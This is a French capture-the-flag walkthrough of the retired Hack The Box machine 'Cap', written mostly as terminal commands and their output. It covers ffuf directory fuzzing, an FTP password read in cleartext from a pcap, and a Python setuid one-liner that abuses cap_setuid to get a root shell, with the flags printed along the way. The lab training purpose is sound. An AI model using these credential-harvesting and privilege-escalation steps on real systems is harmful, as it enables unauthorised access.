
```
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.245/data/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Fuzzing/3-digits-000-999.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 208
________________________________________________

002                     [Status: 200, Size: 17147, Words: 7066, Lines: 371, Duration: 187ms]
007                     [Status: 200, Size: 17150, Words: 7066, Lines: 371, Duration: 188ms]
004                     [Status: 200, Size: 17144, Words: 7066, Lines: 371, Duration: 188ms]
000                     [Status: 200, Size: 17147, Words: 7066, Lines: 371, Duration: 190ms]
003                     [Status: 200, Size: 17147, Words: 7066, Lines: 371, Duration: 189ms]
001                     [Status: 200, Size: 17147, Words: 7066, Lines: 371, Duration: 189ms]
008                     [Status: 200, Size: 17153, Words: 7066, Lines: 371, Duration: 213ms]
006                     [Status: 200, Size: 17153, Words: 7066, Lines: 371, Duration: 232ms]
009                     [Status: 200, Size: 17153, Words: 7066, Lines: 371, Duration: 262ms]
005                     [Status: 200, Size: 17153, Words: 7066, Lines: 371, Duration: 276ms]
:: Progress: [1000/1000] :: Job [1/1] :: 268 req/sec :: Duration: [0:00:05] :: Errors: 0 ::
[Jul 31, 2025 - 15:10:28 ] HTB retired /workspace →
```

On analyse les pcap, j'ai trouvé le mot de passe de Nathan pour le FTP :




```
34 2.626895   192.168.196.16   192.168.196.1    FTP   76 Response: 220 (vsFTPd 3.0.3)
35 2.667693   192.168.196.1    192.168.196.16   TCP   62 54411 → 21 [ACK] Seq=1 Ack=21 Win=1051136 Len=0
36 4.126500   192.168.196.1    192.168.196.16   FTP   69 Request: USER nathan
37 4.126526   192.168.196.16   192.168.196.1    TCP   56 21 → 54411 [ACK] Seq=21 Ack=14 Win=64256 Len=0
38 4.126630   192.168.196.16   192.168.196.1    FTP   90 Response: 331 Please specify the password.
39 4.167701   192.168.196.1    192.168.196.16   TCP   62 54411 → 21 [ACK] Seq=14 Ack=55 Win=1051136 Len=0
40 5.424998   192.168.196.1    192.168.196.16   FTP   78 Request: PASS Buck3tH4TF0RM3!
41 5.425034   192.168.196.16   192.168.196.1    TCP   56 21 → 54411 [ACK] Seq=55 Ack=36 Win=64256 Len=0
42 5.432387   192.168.196.16   192.168.196.1    FTP   79 Response: 230 Login successful.
```

- Buck3tH4TF0RM3!



```
[Jul 31, 2025 - 15:14:35 ] HTB_retired Downloads →  ftp 10.10.10.245
Connected to 10.10.10.245.
220 (vsFTPd 3.0.3)
Name (10.10.10.245:root): nathan
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||48693|)
150 Here comes the directory listing.
drwxr-xr-x    3 1001     1001         4096 Jul 31 11:30 snap
-r--------    1 1001     1001           33 Jul 31 10:58 user.txt
226 Directory send OK.
```




```
nathan@cap:~$ cat user.txt
85636eff7576dad4b4bb0221becb3761
```

85636eff7576dad4b4bb0221becb3761


Root

Récupération du dossier snap

lftp -u nathan ftp://10.10.10.245 -e "mirror snap ./ftp && bye"




```
[Jul 31, 2025 - 15:04:56 ] HTB_retired /workspace →  cd ftp/lxd/common/config
[Jul 31, 2025 - 15:24:41 ] HTB_retired config →  cat config.yml
default-remote: local
remotes:
  images:
    addr: https://images.linuxcontainers.org
    protocol: simplestreams
    public: true
  local:
    addr: unix://
    public: false
aliases: {}
[Jul 31, 2025 - 15:24:43 ] HTB_retired config →
```



```
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
nathan:x:1001:1001::/home/nathan:/bin/bash
ftp:x:112:118:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
```

Mauvaise piste.




```
nathan@cap:~$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
```


Vulnérable.

exploit

/usr/bin/python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'



```
# id
uid=0(root) gid=1001(nathan) groups=1001(nathan)
# ls
/bin/sh: 2: ls� not found
# cat /root/root.txt
36944949a0a09a947f20cfee1e858ccf
#
```



Cap has been Pwned!

Congratulations XoTourLif33, best of luck in capturing flags ahead!

#56160	31 Jul 2025	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE